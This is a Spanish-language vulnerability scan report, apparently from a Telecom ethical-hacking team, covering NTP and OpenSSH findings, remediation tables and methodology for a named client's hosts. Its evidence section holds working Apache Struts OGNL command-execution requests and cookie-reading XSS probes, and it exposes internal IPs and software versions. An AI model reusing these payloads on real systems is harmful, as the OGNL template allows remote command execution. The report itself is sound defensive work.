/index.action?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive
```

```
GET
```

```
/index.action?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
```

Connection: Keep-Alive

GET

```
/index.do?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: prodprtg.bcra.net

Connection: Keep-Alive

GET

```
/index.do?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: prodprtg.bcra.net

Connection: Keep-Alive

GET

```
/index.jsp?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: prodprtg.bcra.net

Connection: Keep-Alive

GET

```
/index.jsp?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: prodprtg.bcra.net

Connection: Keep-Alive

```

GET
/index.xhtml?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive

GET
/index.xhtml?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive

GET /index.php?a=search&q="+autofocus+onfocus="alert(document.cookie) HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive

GET /index.php HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive

GET /login.aspx?ReturnUrl=default.aspx%22%20onclick=%22alert('QG_DETECTED_XSS') HTTP/1.1
Host: prodprtg.bcra.net
Connection: Keep-Alive

GET /owa/auth/logon.aspx HTTP/1.1
Host: prodprtg.bcra.net
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive

```



## #131 NTP Information Disclosure Vulnerability

|                 |                          |         |                               |         |
|-----------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Baja | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 2.6       | <b>Access Complexity</b> | High    | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 2  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.203 Puerto: udp/123

10.0.1.204 Puerto: udp/123

**Descripción**

El servicio NTP que funciona en el host permite consultas de variables NTP.

**Impacto**

Un usuario remoto puede obtener información confidencial sobre el host consultando diferentes variables. La información obtenida puede ayudar en nuevos ataques contra el sistema.

**Solución**

Se recomienda reconfigurar el servidor NTP para restringir el acceso remoto.

Si necesita ayuda para configurar NTP, consulte a su proveedor. Para una visión general de las restricciones de acceso al servicio NTP, consulte <http://support.ntp.org/bin/view/Support/AccessRestrictions>

**Evidencias**

Recurso: 10.0.1.203 Puerto: udp/123

```
unknown", system="UNIX", leap=0, stratum=4,
precision=-10, rootdelay=10.377, rootdisp=198.280, refid=10.0.1.76,
reftime=0xEC41D1DD.F0625068, clock=0xEC41E874.8BC6A970, peer=52110,
tc=10, mintc=3, offset=-9.243, frequency=-18.217, sys_jitter=0.976,
clk_jitter=5.790, clk_wander=0.006
```

Recurso: 10.0.1.204 Puerto: udp/123

```
unknown", system="UNIX", leap=0, stratum=4,
precision=-10, rootdelay=10.269, rootdisp=112.608, refid=10.0.1.76,
reftime=0xEC420436.90A3D898, clock=0xEC4205D7.13333368, peer=64879,
tc=10, mintc=3, offset=-13.091, frequency=-12.144, sys_jitter=0.976,
clk_jitter=3.601, clk_wander=0.005
```

**#132 OpenSSH Information Disclosure Vulnerability**

|                 |                          |       |                               |         |
|-----------------|--------------------------|-------|-------------------------------|---------|
| Severidad: Baja | <b>Access Vector</b>     | Local | <b>Confidentiality Impact</b> | Partial |
| CVSS: 2.1       | <b>Access Complexity</b> | Low   | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 1  | <b>Authentication</b>    | None  | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.24

**Descripción**

OpenSSH (OpenBSD) Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

ssh-keysign.c en ssh-keysign en OpenSSH antes de 5.8p2 en ciertas plataformas ejecuta ssh-rand-helper con descriptores de archivos abiertos no deseados, lo que permite a los usuarios locales obtener información clave sensible a través de la llamada del sistema de ptrace.

Versiones afectadas:

OpenSSH antes de 5.8p2

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

**Impacto**

La explotación exitosa podría revelar información confidencial.

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 5.8p2](<http://www.openssh.com/txt/portable-keysign-rand-helper.adv>) o más tarde para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CVE-2011-4327](<http://www.openssh.com/txt/portable-keysign-rand-helper.adv>)

**Evidencias**

Recurso: 10.0.1.24

|   |
|---|
| Vulnerable SSH-2.0-OpenSSH_5.5p1 Debian-6 detected on port 22 over TCP. |
|---|



## Conclusiones y recomendaciones finales

En base a los resultados obtenidos durante el análisis, se ofrecen las siguientes sugerencias de remediación para abordar y mitigar las vulnerabilidades identificadas:

| Acciones de Remediación  | Nivel de riesgo | Vulnerabilidad Abordada   |
|--|-----------------|---|
| Aplicar parches o actualizar el software obsoleto o con vulnerabilidades conocidas a las versiones recomendadas por los fabricantes. | Critica         | #1 EOL/Obsolete Software: Microsoft SQL Server 2014 Service Pack 2 (SP2) Detected                             |
|  | Critica         | #5 PHP Versions Prior to 5.2.12 Multiple Vulnerabilities  |
|  | Critica         | #21 Nginx Integer Buffer Overflow Vulnerability (CVE-2017-20005)  |
|  | Critica         | #38 OpenSSH Remote Code Execution (RCE) Vulnerability in its forwarded ssh-agent                              |
|  | Critica         | #39 OpenSSH Improper Failed Cookie Generation Handling Vulnerability (CVE-2016-1908)                          |
|  | Critica         | #42 Apache Hypertext Transfer Protocol Server (HTTP Server) Prior to 2.4.60 Multiple Security Vulnerabilities |
|  | Critica         | #43 OpenSSH Sensitive Information Disclosure Vulnerability  |
|  |                 | #51 Microsoft SQL Server Elevation of Privilege Vulnerability - January 2021                                  |
|  |                 | #54 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 8.5 Detected                         |
|  |                 | #55 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 7.5 Detected                         |
|  |                 | #57 OpenSSH Multiple Vulnerabilities  |
|  |                 | #65 EOL/Obsolete Operating System: Microsoft Windows Server 2012 R2 Detected                                  |
|  |                 | #67 OpenSSH Remote Unauthenticated Code Execution Vulnerability (regreSSHion)                                 |
|  |                 | #68 EOL/Obsolete Operating System: Microsoft Windows Server 2008 Detected                                     |
|  |                 | #70 Nginx Multiple Security Vulnerabilities (CVE-2022-41741, CVE-2022-41742)                                  |
|  |                 | #125 OpenSSH Command Injection Vulnerability  |
|  |                 | #129 EOL/Obsolete Software: jQuery 1.x and 2.x Detected   |
|  |                 | #134 OpenSSH Authentication Bypass Vulnerability  |
|  |                 | #158 OpenSSH Multiple Vulnerabilities   |

| Acciones de Remediación  | Nivel de riesgo | Vulnerabilidad Abordada  |
|--|-----------------|--|
|  |                 | #180 jQuery Prior to 3.5.0 Cross-Site Scripting Vulnerability  |
|  |                 | #187 SSH Prefix Truncation Vulnerability (Terrapin)  |
| Cerrar los puertos/servicios que no esté utilizando o sean desconocidos, a fin de evitar que usuarios no autorizados exploten la información contenida en estos para lanzar ataques informáticos.                        | Critica         | #9 Potential TCP Backdoor  |
| Si no se utiliza, deshabilite el servicio expuesto; en caso contrario, asegúrese de utilizarlo exclusivamente en redes de gestión aisladas de la red corporativa.  | Critica         | #14 Intelligent Platform Management Interface (IPMI) Detected  |
| Deshabilitar protocolos y servicios obsoletos y/o con vulnerabilidades conocidas.  | Critica         | #40 Windows SMB Version 1 (SMBv1) Detected   |
|  | Media           | #164 EOL/Obsolete Software: SNMP Protocol Version Detected   |
|  | Alta            | #62 SSL Server Supports Weak Encryption Vulnerability  |
|  | Alta            | #107 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)                            |
|  | Media           | #156 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Security (TLSv1.0)    |
|  | Media           | #157 Deprecated SSH Cryptographic Settings   |
|  | Media           | #172 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST)                                      |
|  | Media           | #191 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC4/ARC4/ARCFOUR) |
|  | Media           | #192 SSL Server Has SSLv2 Enabled Vulnerability  |
|  | Media           | #209 X.509 Certificate SHA1 Signature Collision Vulnerability  |
|  | Media           | #210 SSL Server Has SSLv3 Enabled Vulnerability  |
|  | Media           | #257 Weak SSL/TLS Key Exchange   |
|  | Baja            | #278 SHA1 deprecated setting for SSH   |
|  | Baja            | #279 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Supports Transport Layer Security (TLSv1.1)    |
|  | Baja            | #283 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE)                                     |
| Deshabilitar el uso de protocolos (SSLv3, TLS1.0, TLS1.1) y algoritmos de cifrado considerados débiles o vulnerables (DES, 3DES, IDEA, CBC, RC2, RC4, MD5, SHA1), en favor de protocolos criptográficamente más fuertes. |                 |  |
| Deshabilitar o restringir el acceso al servicio SNMP y modificar el community string utilizado por otro complejo o no conocido.  | Alta            | #104 Readable SNMP Information   |

| Acciones de Remediación  | Nivel de riesgo | Vulnerabilidad Abordada   |
|--|-----------------|---|
| Utilice los servicios alternativos que proporcionan cifrado, como SSH para reemplazar Telnet, FTPS o SFTP para reemplazar FTP y HTTPS con TLS para reemplazar HTTP | Alta            | #131 Remote Management Service Accepting Unencrypted Credentials Detected (FTP) |
|  | Media           | #260 Web Server Uses Plain Text Basic Authentication                            |
| Aplicar el atributo "SECURE" a las cookies de sesión para asegurar su envío exclusivamente mediante comunicación cifrada.  | Media           | #148 Session Cookie Does Not Contain the "Secure" Attribute                     |
| Instalar un certificado de servidor firmado por una autoridad de certificado de terceros de confianza.   | Media           | #153 SSL Certificate - Self-Signed Certificate                                  |
|  | Media           | #159 SSL Certificate - Signature Verification Failed Vulnerability              |
| Instalar un certificado que no exceda la validez máxima recomendada acorde a las buenas prácticas de seguridad.  | Media           | #154 SSL Certificate - Invalid Maximum Validity Date Detected                   |
| Instalar un certificado de servidor con fechas de inicio y final válidas.  | Media           | #155 SSL Certificate - Expired  |
| Asegurar que todas las reglas de filtrado del firewall son correctas y suficientemente estrictas.  | Media           | #170 Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure    |
|  | Media           | #251 UDP Source Port Pass Firewall  |
| En lo posible, no publicar hacia Internet interfaces de gestión (por ejemplo SSH) y utilizar una VPN para acceder a las mismas.                                    | Media           | #171 Encrypted Management Interfaces Accessible On Cisco Device                 |
| Configurar los servicios utilizados de acuerdo a las buenas prácticas y recomendaciones de seguridad indicadas por los fabricantes.                                | Media           | #174 SMBv2 Signing Not Required   |
|  | Media           | #220 Account Brute Force Possible Through IIS NTLM Authentication Scheme        |
|  | Media           | #252 Web Directories Listable Vulnerability                                     |
|  | Media           | #271 NetBIOS Shared Folder List Available                                       |
|  | Baja            | #288 NTP Information Disclosure Vulnerability                                   |
| Utilizar HTTPS en lugar de HTTP para todos los servicios web expuestos, sobre todo en páginas de inicio de sesión o que transmiten información sensible.           | Media           | #196 Web Server Uses Plain-Text Form Based Authentication                       |
| Utilizar claves públicas de longitudes consideradas seguras (mínimo 2048 bits)   | Media           | #203 SSH Server Public Key Too Small  |
|  | Media           | #212 Deprecated Public Key Length   |
| Deshabilitar el acceso a los protocolos obsoletos SNMPv1 y SNMPv2.   | Media           | #208 SNMP GETBULK Reflected Distributed Denial-of-Service Vulnerability         |
| Configurar el servidor web para utilizar todos los encabezados de seguridad HTTP acordes a las buenas prácticas de seguridad.                                      | Media           | #211 HTTP Security Header Not Detected  |

| Acciones de Remediación   | Nivel de riesgo | Vulnerabilidad Abordada                          |
|---|-----------------|--|
| En lo posible, no activar el modo de depuración (DEBUG) en plataformas utilizadas en ambientes productivos. | Media           | #221 ASP.NET DEBUG Method Enabled Security Issue |

## Recomendaciones Generales

Más allá de los hallazgos obtenidos a través del análisis realizado, resulta crucial establecer un enfoque holístico y multicapa en ciberseguridad. Las recomendaciones que proponemos buscan reforzar su infraestructura de TI y promover una cultura de seguridad resiliente, alineada con las tendencias y prácticas avanzadas del sector, adaptándose así a las dinámicas de un panorama digital que no cesa de cambiar. Recomendamos:

- **Visibilidad, detección y respuesta** : La habilidad para detectar y responder con celeridad a los incidentes de seguridad es fundamental. Contar con un servicio de SOC asegura que esté siempre un paso adelante de los riesgos potenciales.
- **Fortalecimiento de la Infraestructura de Red** : Los puntos débiles identificados en su red pueden fortalecerse de manera significativa a través de Firewalls de última generación y soluciones de seguridad para endpoints. Estas tecnologías son cruciales para una defensa perimetral robusta y ofrecen una protección proactiva contra una variedad de amenazas.
- **Capacitación y Conciencia de Seguridad** : Fomentar la conciencia sobre seguridad entre el personal es esencial, ya que los usuarios informados son la primera línea de defensa. Los programas de formación pueden disminuir de manera significativa el riesgo de brechas de seguridad al educar a los usuarios sobre las mejores prácticas y políticas de seguridad.
- **Análisis Continuo de Vulnerabilidades** : Es vital realizar análisis de vulnerabilidades y pruebas de penetración de forma regular para identificar y mitigar proactivamente las nuevas vulnerabilidades. Esta práctica garantiza la solidez y la adaptabilidad de su infraestructura frente a las amenazas emergentes.
- **Evaluaciones regulares** : Es vital realizar evaluaciones regulares, mantener la seguridad operativa de las plataformas y hardening de los firewalls para protección contra intrusiones. El cumplimiento de los estándares de seguridad es esencial, al igual que revisar los controles de seguridad IT y practicar una gobernanza y gestión de riesgos efectivas. Además, planes de crisis preparados son clave para una respuesta ágil y minimizar impactos en el negocio. Finalmente, tener planes de gestión de crisis bien desarrollados y probados asegura una respuesta rápida y eficaz ante incidentes imprevistos, mitigando los daños y preservando la continuidad del negocio.

Estas recomendaciones están pensadas para ser integradas dentro de un enfoque estratégico de seguridad, garantizando que no solo se atiendan los puntos débiles actuales, sino que también se establezca una base sólida para la seguridad futura. Nuestro equipo de expertos en ciberseguridad está listo para asesorar y apoyar la implementación de estas soluciones, asegurando que su empresa se mantenga a la vanguardia en protección y cumplimiento.

En Telecom, entendemos los desafíos intrincados de la ciberseguridad y estamos equipados para apoyar su empresa en cada paso del camino. Con nuestro portafolio integral y un equipo de profesionales experimentados, nos dedicamos a ayudarlo a alcanzar y mantener una postura de seguridad que no solo responda a las amenazas actuales, sino que también se anticipe y adapte a los riesgos del mañana.

## Actividades Realizadas

Las actividades que se realizaron para el presente análisis se separaron en las etapas descritas a continuación:

### **Etapas 1: Reconocimiento y Enumeración**

En esta etapa se recopiló información sobre los activos informados en el alcance, incluyendo la identificación de rangos de IP, dominios, servidores, y cualquier información pública disponible. La enumeración implica descubrir y mapear activos, servicios y aplicaciones en la red para determinar la superficie de ataque.

### **Etapas 2: Detección de Vulnerabilidades**

Se utilizaron herramientas automatizadas para identificar y evaluar vulnerabilidades en los sistemas auditados. Este proceso puede incluir análisis de código, escaneo de vulnerabilidades, y evaluación de configuraciones de seguridad. El objetivo es identificar debilidades que podrían ser explotadas por un atacante.

A continuación se listan algunos de los elementos buscados, sin ser el presente un listado exhaustivo:

- Detección de vulnerabilidades conocidas asociadas a la versión de software de los servicios instalados.
- Verificación de vulnerabilidades conocidas sobre el sistema operativo de base instalado.
- Detección de falta de actualizaciones (parches).
- Detección de errores de configuración o configuraciones predeterminadas.
- Utilización de algoritmos de cifrado inseguros, o ausencia de cifrado.
- Exposición de información.
- Tratamiento incorrecto de entradas manipuladas por el usuario (XSS, Inyección de comandos o código, etc)
- Detección de falencias en el proceso de autenticación.
- Errores en manejo de sesiones de usuario.
- Posibilidad de generar ataques de fuerza bruta.
- Credenciales predeterminadas o conocidas.

### **Etapas 3: Análisis de Resultados**


Se realizó un análisis de los resultados provistos por la herramienta de escaneo, con el objetivo de depurar hallazgos repetidos y descartar falsos positivos evidentes. De acuerdo al tiempo disponible para las tareas, el análisis se limitó a la interpretación y correlación de las detecciones automáticas.

### **Etapas 4: Informes**

Una vez finalizadas las etapas de análisis, se generó un informe ejecutivo con un resumen gerencial de los hallazgos y equipos detectados, junto a un informe técnico donde se describen las vulnerabilidades, destacando el impacto que estas pudieran tener en la seguridad, las recomendaciones de solución correspondientes, evidencia de las mismas y toda información asociada necesaria para su identificación y corrección.

## Anexo 1: Metodología

El enfoque utilizado se basa en el Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM), e incluye una combinación de pruebas automatizadas (cuando es posible) y de inspección manual (cuando sea necesario) de los servicios expuestos. El OSSTMM es un estándar ampliamente reconocido y utilizado en la industria de la seguridad informática. Fue desarrollado y publicado inicialmente por el ISECOM (Institute for Security and Open Methodologies) en el año 2001. Proporciona un marco completo y estructurado para llevar a cabo pruebas de penetración y evaluación de la seguridad en sistemas, redes y aplicaciones.



OSSTMM proporciona una serie de escenarios de prueba, técnicas y herramientas para realizar evaluaciones exhaustivas de seguridad. Está diseñado para ser utilizado por profesionales de la seguridad, equipos de pruebas de penetración y auditores de seguridad para identificar vulnerabilidades, evaluar la efectividad de las políticas de seguridad y proporcionar recomendaciones para fortalecer la infraestructura de una organización. Gracias a su enfoque cuantitativo y en detalle, el OSSTMM ha sido adoptado por muchas empresas y organizaciones como una metodología confiable para mejorar la seguridad informática y proteger los activos críticos.

Si bien se trata de un proceso mayoritariamente manual, durante el análisis se utilizaron una serie de herramientas automatizadas que permitieron disminuir los tiempos necesarios para la finalización de las tareas, como así también permitieron la manipulación del tráfico enviado a los servicios analizados.

## Anexo 2: Herramientas

Durante el presente análisis se utilizó un amplio conjunto de herramientas especializadas que nos permiten evaluar la seguridad de sistemas y redes. Se presenta un listado no exhaustivo de las mismas:

- Qualys: Scanner de vulnerabilidades utilizado para la detección de parches faltantes, errores de configuración y configuraciones por defecto en el sistema operativo y servicios que corren en los servidores analizados. Posee más de 55.000 plugins que detectan cada uno una vulnerabilidad en particular.
- Nmap: Herramienta de escaneo de red utilizada para descubrir hosts y servicios, así como para evaluar la seguridad y configuración de los dispositivos conectados.
- Programas internos: Scripts desarrollados por el área de Ethical Hacking para efectuar el análisis de determinadas configuraciones y confirmar vulnerabilidades encontradas.



## Anexo 3: Clasificación del Riesgo

La evaluación de cada vulnerabilidad se calcula a través del CVSS (Common Vulnerability Scoring System). CVSS es un sistema estandarizado y de código abierto utilizado para evaluar y clasificar la gravedad de las vulnerabilidades informáticas. Fue desarrollado para proporcionar una medida cuantitativa y objetiva de la severidad de una vulnerabilidad, ayudando a los equipos de seguridad a priorizar las acciones de mitigación, lo que permite una respuesta más efectiva y coordinada ante posibles amenazas.

El CVSS se compone de un conjunto de métricas que consideran diferentes aspectos de la vulnerabilidad:

### AV: Attack Vector

Representa cómo un atacante podría explotar la vulnerabilidad

